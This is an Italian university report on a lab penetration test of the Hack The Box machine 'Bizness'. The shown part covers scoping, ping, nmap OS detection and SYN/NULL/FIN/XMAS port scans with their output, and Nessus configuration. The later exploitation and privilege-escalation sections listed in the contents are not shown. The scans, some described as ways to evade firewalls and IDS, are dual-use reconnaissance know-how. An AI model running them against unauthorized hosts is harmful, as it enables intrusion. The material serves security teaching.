



UNIVERSITÁ DEGLI STUDI DI SALERNO

CORSO DI PENETRATION TESTING AND ETHICAL HACKING

Bizness Metodologia Utilizzata

RELATORE

Prof. Arcangelo Castiglione

CANDIDATO

Luca Boffa

Matricola: 0522501521

Anno Accademico 2023-2024

Indice

1	Introduzione	4
1.1	Strumenti utilizzati	5
2	Informazioni Preliminari	6
3	Target Scoping	7
3.1	Obiettivi del progetto	7
3.2	Regole di ingaggio e limitazioni	7
4	Information Gathering & Target Discovery	8
4.1	Target Discovery	8
4.1.1	ping	9
4.1.2	Os Fingerprinting	9

5	Enumerating Target	11
5.1	Port Scanning tramite NMAP	11
5.1.1	SYN scan	11
5.1.2	NULL scan	12
5.1.3	FIN scan	12
5.1.4	XMAS scan	13
5.1.5	Analisi risultati NMAP	14
6	Vulnerability Mapping	15
6.1	Nessus	15
6.1.1	Configurazione e scansione "Basic Scan Network"	15
6.2	OpenVas	20
6.2.1	Configurazione e scansione con OpenVas	20
6.3	Nikto	23
6.4	WhatWeb	23
6.5	WafWoof	24
6.6	Ferobuster	24
6.7	Ricerca manuale di Vulnerabilità	26
7	Target Exploitation	28
8	Privilege Escalation	30
8.1	Derby	32
8.2	Cracking della password	35
8.3	Accesso come root	36

9	Maintaining Access	37
	Riferimenti	38
	Elenco delle figure	40

1. Introduzione

La macchina scelta per questa attività progettuale è vulnerabile by design ed è stata reperita al seguente link:

<https://app.hackthebox.com/machines/Bizness>, identificata con il nome **Bizness**.

La metodologia usata è il General Framework per il Penetration Tesing. Le fasi sono le seguenti:

- **Target Scoping:** definizione degli obiettivi dell'analisi, le metodologie da impiegare e eventuali limitazioni a cui attenersi.
- **Information Gathering:** raccolta di informazioni dettagliate sulla macchina target.
- **Target Discovery:** identificazione degli host attivi, dei sistemi operativi e degli indirizzi IP associati.
- **Enumerating Target:** vengono rilevate le porte aperte ed enumerate in base ai servizi che erogano.
- **Vulnerability Mapping:** identificazione delle vulnerabilità in base alle porte aperte e ai servizi attivi.
- **Target Exploitation:** dopo aver identificato le vulnerabilità esistenti in un asset, si cerca di violarle sfruttando gli opportuni vettori di attacco.
- **Privilege Escalation:** si cerca di ottenere l'accesso disponendo dei massimi permessi possibili.
- **Manteining Access:** consiste nel mantenere l'accesso al sistema senza dover ripetere ogni volta tutto il processo di penetration testing.

1.1 Strumenti utilizzati

L'attività di questo progetto è stata eseguita andandoci a connettere direttamente alla macchina da analizzare presente sui server di Hack The Box. Pertanto vi è un elenco degli strumenti utilizzati con le relative versioni nelle varie fasi del processo.

Sistema operativo utilizzato:

- Kali Linux v 2024.2

Strumenti vari:

- OpenVPN v 2.6.9
- Python 3.11.9

Target discovery:

- ping
- Nmap v 7.94 SN

Vulnerability Mapping:

- Nessus 10.7.4
- Greenbone Security Assistant (OpenVas) v 22.9.1
- nikto2 v 2.5.0s
- WhatWeb 0.5.5
- WAFFW00F v 2.2.0
- Feroxbuster v 2.10.4

Target Exploitation & Privilege Escalation:

- netcat v 1.10-48.1
- derby-tools v 10.14

2. Informazioni Preliminari

Per collegarsi è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete locale l'istanza della macchina che vogliamo analizzare.

Tutti i test effettuati sulla macchina in quanto è una macchina vulnerabile by design e tutto è stato eseguito nei limiti d'azione imposte dal corso.

È fortemente raccomandato essere super user (root) del sistema per imporre dei comandi che verranno illustrati in seguito, non eseguibili in altro modo.

Prima di poter connettersi alla macchina target andiamo ad aggiungere il sito *bizzness.htb* alla lista degli host:

```
10.10.11.12 bizzness.htb
```

L'obiettivo principale del presente lavoro è stato quello di identificare, analizzare, sfruttare e documentare il maggior numero possibile di vulnerabilità all'interno del sistema esaminato. In particolare, si è puntato ad individuare le debolezze che potessero essere utilizzate per ottenere accesso non autorizzato ai file critici, come *user.txt* e *root.txt*.

3. Target Scoping

Nel processo di penetration testing, la fase di target scoping è fondamentale per definire gli obiettivi e i limiti del test, nonché per pianificare le risorse e le metodologie da impiegare. Di seguito, viene descritta la fase di target scoping per l'asset Bizness, inquadrando il contesto e le specifiche del test.

3.1 Obiettivi del progetto

L'obiettivo principale del penetration testing sull'asset Bizness è analizzare la sicurezza della macchina, documentando tutte le debolezze e le vulnerabilità riscontrate. Poiché la metodologia del test è di tipo **black-box**, l'analisi si basa esclusivamente sulle informazioni raccolte durante il test stesso, senza conoscenze preliminari sull'asset.

3.2 Regole di ingaggio e limitazioni

- **Ambito del Test:** Il penetration test è limitato all'asset Bizness. È essenziale mantenere le attività di testing all'interno di questo environment specifico e non tentare di attaccare altre parti della rete interna di HackTheBox.
- **Libertà Operativa:** Non ci sono limitazioni tecniche o legali per l'esecuzione del penetration test, purché le attività rimangano circoscritte a Bizness.
- **Etica e Conformità:** Anche se non ci sono restrizioni specifiche, è importante seguire le best practices etiche e conformarsi alle linee guida di HackTheBox e del corso universitario.
- **Strumenti Disponibili:** Il test deve essere condotto utilizzando esclusivamente la macchina a disposizione dello studente. Gli strumenti impiegati saranno gratuiti per via del budget nullo.
- **Limiti Temporali:** Il penetration test deve essere completato entro una scadenza specifica, che coincide con la data dell'esame universitario (16/07/2024). Questa restrizione temporale richiede una pianificazione efficace e un'allocazione ottimale delle risorse.

4. Information Gathering & Target Discovery

Per raccogliere le informazioni necessarie, abbiamo visitato la pagina della sfida su HTB per ottenere l'indirizzo IP della macchina target e scoprire che utilizza un'architettura Linux.

In questa fase vogliamo individuare la macchina target all'interno della rete e raccogliere le prime informazioni che potranno essere utili nelle fasi successive.

L'indirizzo della macchina da analizzare ci viene fornito direttamente dal sito di Hack The Box appena la macchina viene avviata.




Figura 4.1: Indirizzo IP della macchina Bizness

4.1 Target Discovery


In questa fase vengono determinati gli host attivi, i sistemi operativi in esecuzione e gli indirizzi IP dell'asset da analizzare. Dato che c'è solo una macchina da analizzare e conosciamo già l'indirizzo IP procediamo ad effettuare un primo contatto con la macchina per vedere se riusciamo a comunicare con essa.

4.1.1 ping

Attraverso il comando ping ci assicuriamo che la macchina target sia raggiungibile.

La Figura 4.2 mostra l'esecuzione del comando, mostrandoci che sono stati inviati 3 pacchetti ICMP e abbiamo ricevuto risposta.

```
ping -c 3 10.10.11.252
```



The screenshot shows a terminal window titled 'Terminal' with the command line 'luke@kalogero: ~'. The user runs 'ping -c 3 10.10.11.252'. The output shows three ICMP packets being sent to the target IP, with their sequence numbers, TTL values, and round-trip times. It concludes with ping statistics: 3 packets transmitted, 3 received, 0% packet loss, and a minimum/maximum/mean deviation of 42.415/42.787/43.233 ms. The prompt '\$' is visible at the bottom.

Figura 4.2: Risultato del comando ping

4.1.2 Os Fingerprinting

Dopo che si è certi di poter raggiungere la macchina target, cerchiamo di ricavare maggiori informazioni riguardo il suo S.O.

Un approccio per conoscere il sistema operativo della macchina target è utilizzare:

```
nmap -O 10.10.11.252
```

```
(luke@kalogero)~[~]
$ sudo nmap -o 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 18:02 CEST
Nmap scan report for 10.10.11.252 (10.10.11.252)
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

```

VIEW GROUP

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SWS=4xD=2/73Q=0T=22%CT=1%CU=42181PV=YDS=5%DC=1%G=YTM=667D
OS:BD31%P=x86_64-pc-linux-gnu)SEQ(SP=100%CD=1%ISR=1%09%TI=2%CI=2%II=1%TS=A)
OS:OPS(O=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53C
OS:ST11NW7%06=M53CST11)WIN1|W1=FEE88%W2=FEE88%W3=FEE88%W4=FEE88%W5=FEE88%W6=FEE88
OS:ECN(R=Y&DF=Y&T=40%W=0%S=0%Z=F=R%0=0%D=0%Q=)T
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y&DF=Y&T=40%W=0%S=0%Z=F=R%0=0%D=0%Q=)T
OS:(R=Y&DF=Y&T=40%W=0%S=Z%A=S+F=AR%0=D%RD=0%Q=)T6(R=Y&DF=Y&T=40%W=0%S=A%=
OS:Z%F=R%0=0%D=0%Q=)T7(R=Y&DF=Y&T=40%W=0%S=Z%A=S+F=AR%0=D%RD=0%Q=)U1(R=Y&DF
OS=N%T=40%IPL=164%UN=0%IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y&DFI=N%T=40
OS:%CD=S)
```

File Actions Edit View Help

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

Figura 4.3: Risultato del comando nmap -O

La Figura 4.3 mostra l'output del comando. Il sistema operativo della macchina non è identificato correttamente quindi dobbiamo dare per buono quello che abbiamo ottenuto dalla fase di Information Gathering. Nella fase successiva, tramite l'Enumeration Target, cercheremo di ottenere informazioni più dettagliate sul Sistema Operativo e sulla sua versione corrente.

5. Enumerating Target

Dopo aver ricavato l'indirizzo IP della macchina target, ed esserci assicurati che quest'ultima sia disponibile e raggiungibile, è necessario effettuare una scansione approfondita per osservare le porte attive e i servizi che erogano. È importante anche conoscere la versione del servizio, in quanto potrebbe essere un'informazione utile per individuare eventuali vulnerabilità associate a tali servizi.


5.1 Port Scanning tramite NMAP

Nmap (Network Mapper) è uno strumento open source essenziale per la scansione e l'analisi delle reti, utilizzato per identificare host attivi, servizi in esecuzione e porte aperte. Nmap è versatile e funziona su vari sistemi operativi, risultando indispensabile per i test di sicurezza delle reti.

5.1.1 SYN scan

Cerchiamo di individuare se le porte TCP della macchina target sono attive e in caso affermativo quali servizi offrono. Anche in questa fase utilizziamo il tool nmap eseguendo il seguente comando:

```
sudo nmap -sV -p- -T4 10.10.11.252
```



```
(luke@kaluccio)-[~/Desktop/Bizness]
$ sudo nmap -sV -p- -T4 10.10.11.252
[sudo] password for luke:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 01:17 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.046s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http     nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.81 seconds
```

Figura 5.1: Output comando nmap SYN scan

Per salvare l'output del comando in un file, possiamo anche utilizzare il comando:


```
sudo nmap 10.10.11.252 -p- -sV -oX nmap_bizness.xml
```

Per **completezza** riportiamo anche il risultato di altri tipi di scansione tramite NMAP anche se abbiamo già l'informazione che 65531 porte sono chiuse.

5.1.2 NULL scan

La NULL scan è una tecnica di scansione delle porte utilizzata in Nmap per determinare lo stato delle porte su un host. Funziona inviando pacchetti TCP senza alcun flag impostato, contrariamente ai pacchetti normali che tipicamente hanno flag come SYN, ACK o FIN. La null scan è una tecnica di scansione utilizzata per eludere firewall e IDS.

```
sudo nmap -sN -sV -p- -T4 10.10.11.252
```



```
(luke@kaluccio:[~/Desktop/Bizness]$ sudo nmap -sN -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:52 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.042s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http     nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.66 seconds
```

Figura 5.2: Output comando nmap NULL scan

5.1.3 FIN scan

La FIN scan è una tecnica di scansione delle porte utilizzata per eludere firewall e sistemi di rilevamento delle intrusioni inviando pacchetti TCP con il flag FIN impostato, con l'obiettivo di rilevare lo stato delle porte e ottenere informazioni sul sistema operativo dell'host target.

```
sudo nmap -sF -sV -p- -T4 10.10.11.252
```

```
(luke@kaluccio)-[~/Desktop/Bizness] $ sudo nmap -sF -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:54 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped  admin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.48 seconds
```

Figura 5.3: Output comando nmap FIN scan

5.1.4 XMAS scan

La XMAS scan è una tecnica di scansione delle porte utilizzata per eludere firewall e sistemi di rilevamento delle intrusioni inviando pacchetti TCP con i flag FIN, URG e PSH impostati, con l'obiettivo di rilevare lo stato delle porte e ottenere informazioni sul sistema operativo dell'host target.

```
sudo nmap -sX -sV -p- -T4 10.10.11.252
```

```
(luke@kaluccio)-[~/Desktop/Bizness] $ sudo nmap -sX -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:55 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped  admin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.13 seconds
```

Figura 5.4: Output comando nmap XMAS scan

5.1.5 Analisi risultati NMAP

Dall'output di nmap rivela che NGINX è in ascolto sulle porte 80 e 443, SSH sulla sua porta predefinita, e un tcpwrapper sulla porta 44761. L'applicazione web sulla porta 443 reindirizza al dominio bizness.htb, che abbiamo già aggiunto in precedenza al nostro file hosts.

Visto che la porta 80 è aperta ed utilizzata per il servizio HTTP, dopo aver inserito l'indirizzo IP nel browser, abbiamo trovato questa pagina.




Figura 5.5: Sito web all'indirizzo <https://bizness.htb>

Nel sito non troviamo nulla in particolare per il momento.

6. Vulnerability Mapping

Questa fase è effettuata per identificare ed analizzare eventuali problemi di sicurezza di un determinato asset, essa permette però di individuare problemi di sicurezza legati a vulnerabilità conosciute quindi eventuali vulnerabilità zero-day non verranno individuate. Come tool per scansioni automatizzate saranno utilizzati Nessus, OpenVas, WhatWeb, WafW00f e Feroxbuster.

6.1 Nessus

Nessus è uno strumento di sicurezza informatica ampiamente utilizzato per la scansione delle vulnerabilità. Sviluppato da Tenable, Nessus permette di identificare potenziali vulnerabilità nei sistemi, reti e applicazioni, consentendo alle organizzazioni di prevenire attacchi e migliorare la sicurezza.

6.1.1 Configurazione e scansione "Basic Scan Network"

Sono stati modificati 2 parametri da quelli di default, uno per scansionare tutte le porte mentre l'altro per scansionare tutte le "web vulnerabilities (complex)".




Figura 6.1: Scelta modalità scansione nessus "Basic Scan Network"




Figura 6.2: Configurazione host "Basic Scan Network"




Figura 6.3: Configurazione porte "Basic Scan Network"

The screenshot shows the Nessus configuration interface. At the top, there's a header with the title "Scan Bizness / Configuration" and a link "Back to Scan Report". Below the header, there are three tabs: "Settings" (selected), "Credentials", and "Plugins". On the left, there's a sidebar with navigation links: BASIC, DISCOVERY, ASSESSMENT (expanded), REPORT, and ADVANCED. Under the "ASSESSMENT" section, there's a dropdown menu labeled "Scan Type" with the option "Scan for all web vulnerabilities (complex)" selected. The main content area contains two sections: "General Settings" and "Web Applications".

General Settings:

- Avoid potential false alarms
- Enable CGI scanning
- Perform thorough tests

Web Applications:

- Start crawling from "/"
- Crawl 1000 pages (max)
- Traverse 6 directories (max)
- Test for known vulnerabilities in commonly used web applications
- Perform each generic web app test for 10 minutes (max)
- Try all HTTP methods
- Attempt HTTP Parameter Pollution

Figura 6.4: Configurazione vulnerabilità "Basic Scan Network"

